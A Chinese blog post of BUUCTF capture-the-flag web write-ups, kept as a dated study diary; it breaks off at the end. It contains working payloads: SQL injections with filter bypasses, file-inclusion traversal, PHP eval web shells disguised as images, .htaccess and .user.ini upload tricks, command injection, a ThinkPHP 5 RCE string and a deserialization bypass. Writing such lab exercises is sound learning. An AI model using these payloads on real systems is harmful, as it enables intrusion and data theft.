buuctf刷题之旅之web(一)

原创

Yn8rt 于 2021-08-17 19:08:43 发布 1022 收藏 1

分类专栏： buuctf 文章标签： php

本文链接：https://blog.csdn.net/qq_50589021/article/details/119763847

2021-01-15

第一题:[HCTF 2018]WarmUp

这里懒得上传图片了，所以就直接笔记了

源代码里面有1.source.php，所以打开以后还会发先2.hint.php

1打开后会发现是代码审计

```
<?php
  highlight_file(__FILE__);
  class emmm
  {
     public static function checkFile(&$page)
     {
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
           echo "you can't see it";
           return false;
           /**isset在php中用来判断变量是否声明，该函数返回布尔类型的值，即true/false。isset只能用于变量，因为传递任何其它参数都将造成解析错误。is_string用来检查传入的值是否为字符串**/
        }
        if (in_array($page, $whitelist)) {
           return true;
           /**in_array — 检查数组中是否存在某个值，这里判断page是否存在于whitelist数 组 中 ， 存 在 则 返 回 true**/
        }

        $_page = mb_substr(
           $page,
           0,
           mb_strpos($page . '?', '?')
        );
        /**
        对mb_substr函数的解释：函数返回字符串的一部分，针对中文
        <?php
          echo mb_substr("菜鸟教程", 0, 2);
          // 输出：菜鸟
        ?>
        mb_strpos (要被检查的字符串,要搜索的字符串)
        <?php
```

```
        <?php
         $str = 'http://www.feiniaomy.com';
         echo mb_strpos($str,'niao');
        ?>
        输出结果：14
        这里整个嵌套意思是截取page中'?'前部分
         **/
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        /**
        这里也就是说进行了两次url解码，一次是服务器自动解码，一次是此处解码
        **/
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}

if (! empty($_REQUEST['file'])
    && is_string($_REQUEST['file'])
    && emmm::checkFile($_REQUEST['file'])#这段代码意思就是响应的file参数不能为空，而且必须是是字符串，并且还要检查在checkfile里面检查，这里将我们的的值传到emmm类里面的checkFile函数，这三个值通过&&逻辑与运算符连接也就是要求这块函数的返回值要全为真才能执行if里面的文件包含的代码 否则就执行else里面的图片代码#
) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
?>
```

2打开后会发现：flag not here, and flag in ffffllllaaaagggg

也就是说flag在这个文件里面

所以说这个经过分析完以后，就是结构/?file=source.php?/…/…/…/…/ffffllllaaaagggg

然后就是对？进行url编码%253F这里…/就是

所以就是/?file=hint.php%253f/…/…/…/…/…/…/…/…/ffffllllaaaagggg

同样/?file=source.php%253f/…/…/…/…/…/…/…/…/ffffllllaaaagggg都可以

因为source与hint都在whitelist的白名单里面，这里就是类似于将这个题目定向

没什么东西

flag{7c4ca688-51e1-4235-958a-fad970c48f7b}

回头补充：

include函数有这么一个神奇的功能：以字符‘/’分隔（而且不计个数），若是在前面的字符串所代表的文件无法被PHP找到，则PHP会自动包含‘/’后面的文件——注意是最后一个‘/’。

[强网杯 2019]随便注

输入1得

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

输入1’

```
error 1064 : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1
```

报错了

输入：1’ or 1=1#

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```

爆出一些没有用的数组，但是说明了万能钥匙好用，存在注入点

输入：1’ union select 1,2#

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

这可能是进入了某一步算法中了反正联合查询应该是凉了（全剧终）

考虑堆叠注入（学到了）：

原理：在sql语句中以;表示一个语句的结束，如果一个sql语句结束后再接着一个sql语句，就会执行这两条sql语句

输入：1’;show databases;#

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

输入：-1';show tables from supersqli;#

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

输入：-1';show columns from `1919810931114514`;#(字符串为表名操作时要加反引号)``

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```

输入：1';show columns from words;#（查看表words表的字段）

```
array(6) {
 [0]=>
 string(2) "id"
 [1]=>
 string(7) "int(10)"
 [2]=>
 string(2) "NO"
 [3]=>
 string(0) ""
 [4]=>
 NULL
 [5]=>
 string(0) ""
}

array(6) {
 [0]=>
 string(4) "data"
 [1]=>
 string(11) "varchar(20)"
 [2]=>
 string(2) "NO"
 [3]=>
 string(0) ""
 [4]=>
 NULL
 [5]=>
 string(0) ""
}
```

注意（重点）：

```
- 1' or 1=1#  希望展示所有内容
- 一般SQL代码中会有这copy么一段select * from （表名） where = 变量，
- 当通过注入后会变成select * from （表名） where id = 变量 OR 1=1;
- 就会使百where后面的表达式变成一句可有可无的表达式，因为or前面执行成功，且1=1为真。不会报错
- 就与select * from （表名）相等然后就可以通过这种句式来取得当前数据表中所有的用户信息答。
- 但显然失败了，猜测表名应该是words，所以才没有显示flag，所以可能是select * from words where id = 变量
```

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` change `flag` `id` varchar(100);#
```

解释：

```
- rename table `words` to `words1`; 修改表 words 改名为其它，
- rename table `1919810931114514` to `words`;修改表 1919810931114514 改名为 words，
- alter table `words` change `flag` `id` varchar(100) character set utf8 collate utf8_general_ci not NULL;修改列 flag 改名为 id，
- 或者可以 alter table words add id int unsigned not Null auto_increment primary key;在表 1919810931114514 插入一列 id，
- 然后再 1' or 1=1#，展示flag
```

2021-4-27补充：

已经学习完了alter语句，和预变量

这里主要对预处理进行解释：

```
SET @tn = '`1919810931114514`';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE name from @sql;  //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

或者：

利用char()函数将select字符串的ASCII码转为select字符串，接着用concat()函数镜像拼接到select查询语句，从而绕过过滤

```
1';
PREPARE hacker from concat(char(115,101,108,101,99,116), ' * from `1919810931114514` ');EXECUTE hacker;#
```

```
1';
SET @sqli=concat(char(115,101,108,101,99,116),'* from `1919810931114514`');
PREPARE hacker from @sqli;
EXECUTE hacker;#
```

```
1';
PREPARE hacker from concat('s','elect', ' * from `1919810931114514` ');
EXECUTE hacker;#
```

```
1';PREPARE hacker from concat('s','elect', ' * from `1919810931114514` ');EXECUTE hacker;#
```

```
flag{e5334182-fc16-4c20-8ac3-753301d2925d}
```

VARCHAR(size)：保存可变长度的字符串（可包含字母、数字以及特殊字符）。在括号中指定字符串的最大长度。最多 255 个字符。**注释：**如果值的长度大于 255，则被转换为 TEXT 类型。

[ACTF2020 新生赛]Include

php伪协议

特点：文件包含，/?file=flag.php

payload:file=php://filter/read=convert.base64-encode/resource=flag.php

得：
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MzEyOTZhNWUtZjRiMy00ZTY1LTg5MGEtOThjNjZhMWU5MWI0fQo=

base64得：

```
<?php
echo "Can you find out the flag?";
//flag{31296a5e-f4b3-4e65-890a-98c66a1e91b4}
```

[ACTF2020 新生赛]Upload

小马：

```
GIF89a
<?php @eval($_POST['666']);?>
```

首先上传.php文件发现对后缀进行了限制

改为shell.php.png同时抓包删除png

得到一个页面以后查看源代码发现：

Upload Success! Look here~ ./uplo4d/3d694425bf5c9803db0c7b3d776cd2f1.png

发现确实存在，但是被重命名了，而且变成了一个png

重新尝试后缀绕过shell.phtml（通过抓包修改）

得到：

Upload Success! Look here~ ./uplo4d/bd914ca4997d34857501cefab0064162.phtml

回到根目录查看flag即可

或者数据终端cat /flag

2021-01-25

[极客大挑战 2019]EasySQL

用户名：1' or 1=1#

密码：123

得到flag：flag{161e4d70-8d13-4f80-8a96-c01d5eb7b540}

[极客大挑战 2019]Havefun

查看源代码：

```
        <!--
    $cat=$_GET['cat'];
    echo $cat;
    if($cat=='dog'){
        echo 'Syc{cat_cat_cat_cat}';
    }
    -->
```

构造参数?cat=dog,结果直接得到了flag：flag{1fb1365e-7d13-4ee4-94ec-e93656f4d96e}

什么情况？？这也太。。。

[SUCTF 2019]EasySQL

输入1的结果与输入3-2的结果一样。所以判断为整数型注入，接下来构造注入语句：

当我输入-1 union select 1,2#和其他字符转的时候，都会被转义，所以就很有可能是被转义了，联合查询放弃，考虑堆叠注入：

1;show databases;#（展现所有数据库）

得到结果：

```
Array ( [0] => 1 )
Array ( [0] => ctf )
Array ( [0] => ctftraining )
Array ( [0] => information_schema )
Array ( [0] => mysql )
Array ( [0] => performance_schema )
Array ( [0] => test )
```

我感觉在test里面，构造语句：1;show tables from test;#结果是一点不好使

当输入1;show tables;时候回显：

```
Array ( [0] => 1 )
Array ( [0] => Flag )
```

ok，看wp吧：也不知道是怎么想的，

解法1：

输入的内容为*,1

内置的sql语句为：select $post[‘query’]||flag from Flag

如果$post[‘query’]的数据为*,1，sql语句就变成了select *,1||flag from Flag（此时||是逻辑“或”）也就是select *,1 from Flag，也就是直接查询出了Flag表中的所有内

解法2：

1.输入 1 或 0 查询结果如图，要想办法让 ||不是逻辑或
官方给的 payload 是1;set sql_mode=PIPES_AS_CONCAT;select 1

拼接一下就是select 1;set sql_mode=PIPES_AS_CONCAT;select 1||flag from Flag

关于 sql_mode : 它定义了 MySQL 应支持的 SQL 语法，以及应该在数据上执行何种确认检查，其中的PIPES_AS_CONCAT将 || 视为字符串的连接操作符而非 “或” 运算符

2.这个模式下进行查询的时候，使用字母连接会报错，使用数字连接才会查询出数据，因为这个||相当于是将 select 1 和 select flag from flag 的结果拼接在一起

自我理解：sql_mode=PIPES_AS_CONCAT将后面查询的结果同时输出

不错，挺好的题，盗：

附加几种常见的sql_mode值的介绍：

几种常见的mode介绍
ONLY_FULL_GROUP_BY：出现在select语句、HAVING条件和ORDER BY语句中的列，必须是GROUP BY的列或者依赖于GROUP BY列的函数列。

NO_AUTO_VALUE_ON_ZERO：该值影响自增长列的插入。默认设置下，插入0或NULL代表生成下一个自增长值。如果用户希望插入的值为0，而该列又是自增长的，那么这个选项就有用了。

STRICT_TRANS_TABLES：在该模式下，如果一个值不能插入到一个事务表中，则中断当前的操作，对非事务表不做限制

NO_ZERO_IN_DATE：这个模式影响了是否允许日期中的月份和日包含0。如果开启此模式，2016-01-00是不允许的，但是0000-02-01是允许的。它实际的行为受到 strict mode是否开启的影响1。

NO_ZERO_DATE：设置该值，mysql数据库不允许插入零日期。它实际的行为受到 strictmode是否开启的影响2。

ERROR_FOR_DIVISION_BY_ZERO：在INSERT或UPDATE过程中，如果数据被零除，则产生错误而非警告。如果未给出该模式，那么数据被零除时MySQL返回NULL

NO_AUTO_CREATE_USER：禁止GRANT创建密码为空的用户

NO_ENGINE_SUBSTITUTION：如果需要的存储引擎被禁用或未编译，那么抛出错误。不设置此值时，用默认的存储引擎替代，并抛出一个异常

PIPES_AS_CONCAT：将"||"视为字符串的连接操作符而非或运算符，这和Oracle数据库是一样的，也和字符串的拼接函数Concat相类似

ANSI_QUOTES：启用ANSI_QUOTES后，不能用双引号来引用字符串，因为它被解释为识别符

[极客大挑战 2019]LoveSQL

后端结构是username=''passwd=''

注入开始：username='1' or 1 = 1#passwd=''

得到回显：**Hello admin!**

Your password is '817b66fd2bafc98336e2618cf0e66578'

构造username='admin'passwd='817b66fd2bafc98336e2618cf0e66578'

密码是flag嘛。。。flag{817b66fd2bafc98336e2618cf0e66578}也不对，难道密码是个表？？继续构造：

username='admin' union select table_name from 817b66fd2bafc98336e2618cf0e66578#'passwd=''

得到：**Table 'geek.817b66fd2bafc98336e2618cf0e66578' doesn't exist**

继续：username='admin' order by 3#'passwd=''

返回结果与成功登陆admin结果一样

继续admin' order by 4#

得到回显：**Unknown column '4' in 'order clause'**，好，3列确定了，继续构造：1' union select 1,2,3#得到：

Hello 2!
Your password is '3'

懂了：

```
1' union select 1,2,database()#
```

得到数据库**geek**

```
1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```

得到回显：**Hello 2！Your password is 'geekuser,l0ve1ysq1'**

```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'#
```

得到回显：**Hello 2！Your password is 'id,username,password'**

```
1' union select 1,2,group_concat(password) from l0ve1ysq1#
```

flag{7aa6a786-5f9b-4a75-a742-5b380e79dcd2}

[极客大挑战 2019]BabySQL

其实这个题与lovesql相似

进行了过滤,输入1' or 1=1#发现变成了：'1=1#'

可能过滤字符： select or and union from where

输入：

```
1' oorr 1=1#
```

得到：**Hello admin！Your password is '232dc50f903a404ea874ef30b680a9a4'**

```
1' uniunionon selselectect 1,2,3#
```

得到回显：**Hello 2！Your password is '3'**

```
1' uniunionon selselectect 1,2,database()#
```

得到回显：**Hello 2！Your password is 'geek'**（数据库geek）

```
1' uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_name='geek'#
```

得到回显：**Table 'infmation_schema.tables' doesn't exist**

注意：是information，故information改为infoorrmation

但是没有返回值

```
1' uniunionon selselectect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema='geek'#
```

得到：**Hello 2！Your password is 'b4bsql,geekuser'**

得到表：b4bsql,geekuser

```
1' uniunionon selselectect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name='b4bsql'#
```

得到回显：**Hello 2！Your password is 'id,username,password'**

读取列中的字段

```
1' uniunionon selselectect 1,2,group_concat(passwoorrd) frfromom b4bsql#
```

flag{363a0dd2-accf-4355-878e-84eaf3f6f674}

[极客大挑战 2019]HardSQL

updatexml()，extractvalue()报错注入解决问题，经过我分析，这两个报错函数语句相同。

分析语句：

database()

select(())

concat(0x7e,(),0x7e)

undatexml(1,1)

extractvalue(1,1)

注入句式：

```
admin'or(updatexml(1,concat(0x7e,(select(database())),0x7e),1))#
```

得到回显：**XPATH syntax error: ‘geek’**（数据库）

```
cnm'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek')),0x7e),1))#
```

得到回显：**XPATH syntax error: ‘H4rDsq1’**（表）

```
cnm'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H4rDsq1')),0x7e),1))#
```

得到回显：**XPATH syntax error: 'id,username,password’**

```
cnm'or(updatexml(1,concat(0x7e,(select(group_concat(passWord))from(H4rDsq1)),0x7e),1))#
```

得到回显：**XPATH syntax error: '~flag{576fb8c1-905c-4202-8f82-60’**

只是得到了一半flag

```
cnm'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,30))))from(H4rDsq1)),0x7e),1))#
```

得到回显：XPATH syntax error: ‘1-905c-4202-8f82-605354bf4c57}’

flag{576fb8c1-905c-4202-8f82-605354bf4c57}

嘶~不错

2021-01-26

starsnowctf：http://ctf.starsnowsec.cn/challenges

Rao

```php
<?php
if (isset($_POST["login"]))
{
  if (isset($_POST['yingzi']))
  {
    if (preg_match("[a-zA-Z0-9]", $_POST['yingzi']) === FALSE)
    {
      exit('<script>alert("give you flag)")</script>');
    }
    elseif (strlen($_POST['yingzi']) < 10 && $_POST['yingzi'] > 987654321)
    {
      if (strpos($_POST['yingzi'], '#BIG#') !== FALSE)
      {
        if (!is_array($_POST['yingzi'])) {
        include("./flag.php");
        echo "Congratulations! FLAG is : ".$flag;
        }
        else
      {
        exit('<script>alert("wtf")</script>');
      }
      }
      else
      {
        exit('<script>alert("wtf")</script>');
      }
    }
    else
    {
      exit('<script>alert("wtf")</script>');
    }
  }
}
show_source(__FILE__);
?>
```

逐一分析：

1.首先

```php
<?php
if (isset($_POST["login"]))
{
  if (isset($_POST['yingzi']))
```

判断是否设置了这两个参数

2.其次

```php
if (preg_match("[a-zA-Z0-9]", $_POST['yingzi']) === FALSE)
```

将参数yingzi里面的值进行正则匹配，这就意味着必须是26英文字母大小写+数字

3.然后

```php
elseif (strlen($_POST['yingzi']) < 10 && $_POST['yingzi'] > 987654321)
```

判断yingzi传的参数长度是否小于10同时满足yingzi传入的参数数值大于987654321

4.再就是


```
if (strpos($_POST['yingzi'], '#BIG#') !== FALSE)
```

strpos() 函数查找字符串在另一字符串中第一次出现的位置。

注释：strpos() 函数对大小写敏感。

```
strpos(string,find,start)
string 必需。规定要搜索的字符串。
find 必需。规定要查找的字符串。
start 可选。规定在何处开始搜索。
```

也就是说利用这个来检索yingzi中是否含有#BIG#



Congratulations! FLAG is : flag{rao_rao_rao}

解释：9e99=9*10^99

[ThinkPHP]5-Rce

Thinkphp5 5.0.22/5.1.29远程代码执行漏洞：

```
/index.php?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
/index.php?s=/Index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag
```

Mini_httpd 2018

```
GET /flag HTTP/1.1
Host:
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```

l漏洞复现：

https://blog.csdn.net/xuandao_ahfengren/article/details/106854028

2021-01-27

学习php

PHP 语法

PHP 变量

PHP echo/print

PHP 数据类型

PHP 类型比较

PHP 常量

PHP 字符串

PHP 运算符

2021-01-28

PHP If…Else

PHP Switch

PHP 数组

PHP 数组排序

PHP 超级全局变量

PHP While 循环

PHP For 循环

PHP 函数

2021-01-29

黑马教程-p53

2021-01-30

黑马教程p54+16=p70

2021-01-31

黑马教程p70+16=p86

[极客大挑战 2019]Secret File

怎么说呢~，一切都在源代码里面

闯关总结：

1.如果说已经展示完了，但是你什么都不知道，那么只能说明一个问题，就是：你太慢了，需要一帧一帧的抓包来读取2.说flag就在这个页面，那么就是在源代码里面，但是源代码里面没有的话，那么用php://filter来读取

函数积累：

stristr() 函数查找字符串在另一个字符串中第一次出现的位置。如果成功，则返回字符串的其余部分（从匹配点）。如果没有找到该字符串，则返回 false。

[GXYCTF2019]Ping Ping Ping

看了别人的wp，知道这是通过构造来得到命令执行的效果：

?ip=127.0.0.1;a=g;cat$IFS1$fla$a.php

/?ip=;catIFS9`ls``（直接将当前目录下所有文件全部cat出来，查看源码发现flag）

关于preg_match() 函数：https://www.runoob.com/php/php-preg_match.html

2021-02-01

黑马教程p86-p96

2021-02-02

[ACTF2020 新生赛]Exec

也是一个关于ping的题目

直接1;cat /flag一把梭

2021-02-03

？？？

2021-02-04

小年快乐

2021-02-10

[极客大挑战 2019]Knife

```
我家菜刀丢了，你能帮我找一下么
eval($_POST["Syc"]);
```

这应该直接密码Syc连接就行了吧

跟录下得到flag：

flag{26664be8-9ad5-4c5b-ba11-2584c6c5f937}

[极客大挑战 2019]Http

首先会在源代码里面发现在前端呈现页面没有的需要点击的文件，secret.php，打开以后会显示：It doesn't come from 'https://www.Sycsecret.com'关于前一个跳转过来的连接是由referer决定的，就好比很多拉人的活动，应该也是判断referer来计数的，当我改完referer头以后，会显示：Please use "Syclover" browser也就是说，让我用syclover浏览器来搞这个，关于反映浏览器的信息好像是user-agent在web二级里面会涉及这一方面的知识，完成修改浏览器信息后，显示：No!!! you can only read this locally!!!这应该是xforwaredfor伪协议添加一个127.0.0.1就ok，得到：flag{692f0abe-00c2-47ec-a5f9-2001d860b4f5}

考查知识点：http头信息里面每个的理解

[极客大挑战 2019]BuyFlag

右上角点击payflag，源代码里面出现：

```
<!--
 ~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
-->
```

post传参并且=404同时满足不能为数字，所以可以用字符串代替404e1，hackbar构造即可，但是还有一句话：Only Cuit's students can buy the FLAG，抓包将user改为1即可。出现提示字样，让我支付flag，按照提示还需要post传入有money，所以password=404e&money=1e9即可：flag{f7fed39d-bd40-4607-a830-6d8026fc962d}


2021-03-13

[极客大挑战 2019]PHP

hints：因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

burp字典：

```
.index.php.swp
index.php.swp
index.php.bak
.index.php~
index.php.bak_Edietplus
index.php.~
index.php.~1~
index.php
index.php~
index.php.rar
index.php.zip
index.php.7z
index.php.tar.gz
www.zip
www.rar
www.zip
www.7z
www.tar.gz
www.tar
web.zip
web.rar
web.zip
web.7z
web.tar.gz
web.tar
wwwroot.rar
web.rar
```



在此处载入字典或者御剑把线程开低点，都可以扫描到www.zip文件， 下载即可

index.php中的重点内容为

```
<?php
   include 'class.php';
   $select = $_GET['select'];
   $res=unserialize(@$select);
   ?>
```

将get传入的参数select的值反序列化

class.php内容

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();




        }
    }

}
?>
```

未完待续

2021-03-16

[RoarCTF 2019]Easy Calc

考点：PHP的字符串解析特性

wp1

右键查看源代码

```
<!--I've set up WAF to ensure security.-->
<script>
   $('#calc').submit(function(){
      $.ajax({
         url:"calc.php?num="+encodeURIComponent($("#content").val()),
         type:'GET',
         success:function(data){
            $("#result").html(`<div class="alert alert-success">
         <strong>答案:</strong>${data}
         </div>`);
         },
         error:function(){
            alert("这啥?算不来!");
         }
      })
      return false;
   })
</script>
```

打开calc.php文件

```
<?php
error_reporting(0);//不显示任何报错
if(!isset($_GET['num'])){
   show_source(__FILE__);
}else{
      $str = $_GET['num'];
      $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
      foreach ($blacklist as $blackitem) {
            if (preg_match('/' . $blackitem . '/m', $str)) {
                  die("what are you want to do?");
            }
      }
      eval('echo '.$str.';');
}
?>
```

绕过方式：

假如waf不允许num变量传递字母：

```
http://www.xxx.com/index.php?num=phpinfo()
```

那么我们可以在num前加个空格(或者非法字符)：

```
http://www.xxx.com/index.php? num = phpinfo()
```

这样waf就找不到num这个变量了，因为现在的变量叫“ num”，而不是“num”。但php在解析的时候，会先把空格给去掉，这样我们的代码还能正常运行，还上传了非法字符。

函数利用：

scandir()函数列出 参数目录 中的文件和目录，要不然我们怎么知道flag在哪。

chr（）函数，将ascii码进行转码

file_get_contents() 把整个文件读入一个字符串中。

ascii码

构造参数

```
calc.php? num=var_dump(scandir(chr(47)))
calc.php? num=var_dump(scandir(/)
```

来显示根目录

```
calc.php?%20num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))
calc.php?%20num=file_get_contents(/flagg)
```

方法二：http走私攻击

2021-03-19续2021-03-13

[极客大挑战 2019]PHP

根据代码得知username=admin&password=100，所以对其进行序列化，并输出序列化以后的内容

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
```

又因为是get传入参数select

又因为__wakeup函数会将username的值改为guess所以将name后面的属性值改为3，又因为

private属性序列化:%00类名%00成员名
protect属性序列化:%00*%00成员名

所以：

```
/?select=O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";s:3:"100";}
```

得到flag

2021-03-22

[ACTF2020 新生赛]BackupFile

用bp抓包针对其后面的文件进行爆破，字典用的的3月13号做php反序列化用到的字典，会得到index.php.bak

在bp中直接查看响应：

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
?>
```

PHP intval() 函数

?key=123

2021-4-20

[BJDCTF2020]Easy MD5

这道题后面的两个套娃分别是get和post的md5碰撞

a[]=1&b[]=2，利用数组来绕过即可

而此题目的关键在于第一步的：.

考点sql注入：md5($password,true)

语法

md5(*string,raw*)

参数	描述
string	必需。要计算的字符串。
raw	可选。1.默认不写为FALSE。32位16进制的字符串TRUE。2.16位原始二进制格式的字符串

而这里重要的字符转则是ffifdyop，当他在数据库中则会被当做16进制处理而此时是先经过md5加密成32位的16进制后了的所以会被编译成“6xxxxxxx”，从而实现了万能钥匙

[MRCTF2020]你传你□呢

问题点在于前端给定的两张照片的后缀，就是你要在抓包的时候修改.htaccess的content_type：image/png

同时其内容为

```
<FilesMatch "fuck">
SetHandler application/x-httpd-php
</FilesMatch>
```

意思就是将所有名字中含有fuck字符的文件都以php执行，然后上传fuck.png就可以了

用菜刀连接，我的蚁剑乱码了

[SUCTF 2019]CheckIn

这也是一道文件上传题目，考查的知识点是.user.ini文件的也就是可以用户自定义的php.ini文件，首先这个题目会先使用exif_imagetype函数来判断你所上传的图像的类型，面对这种函数采用图片马绕过当时即可，同时.user.ini文件也需要进行一个图形化的处理：

- JPG：FF D8 FF E0 00 10 4A 46 49 46
- GIF(相当于文本的GIF89a)：47 49 46 38 39 61
- PNG： 89 50 4E 47

这里我采用的是GIF89a：

```
GIF89a
auto_prepend_file=hack.jpg
```

图片马制作命令：

```
copy 1.jpg/a + 1.php/b hack.jpg
```

1.php中需要重新编辑为：

```
<script language="php">eval($_POST['666']);</script>
```

因为后端会对你的<?来进行一个检测

上传成功后在给出的路径下访问index.php来触发（启动）这个.user.ini，然后post传参就行

扫描根目录：666=var_dump(scandir("/"));，我们可以可以看见一个叫flag的文件
打印：666=var_dump(file_get_contents("/flag"));

[GXYCTF2019]BabySQli

先利用sqlfuzz字典来看看哪些函数被禁用：

发现or，order,information_schema被过滤，但是order可以通过Order来进行绕过。

构造payload

```
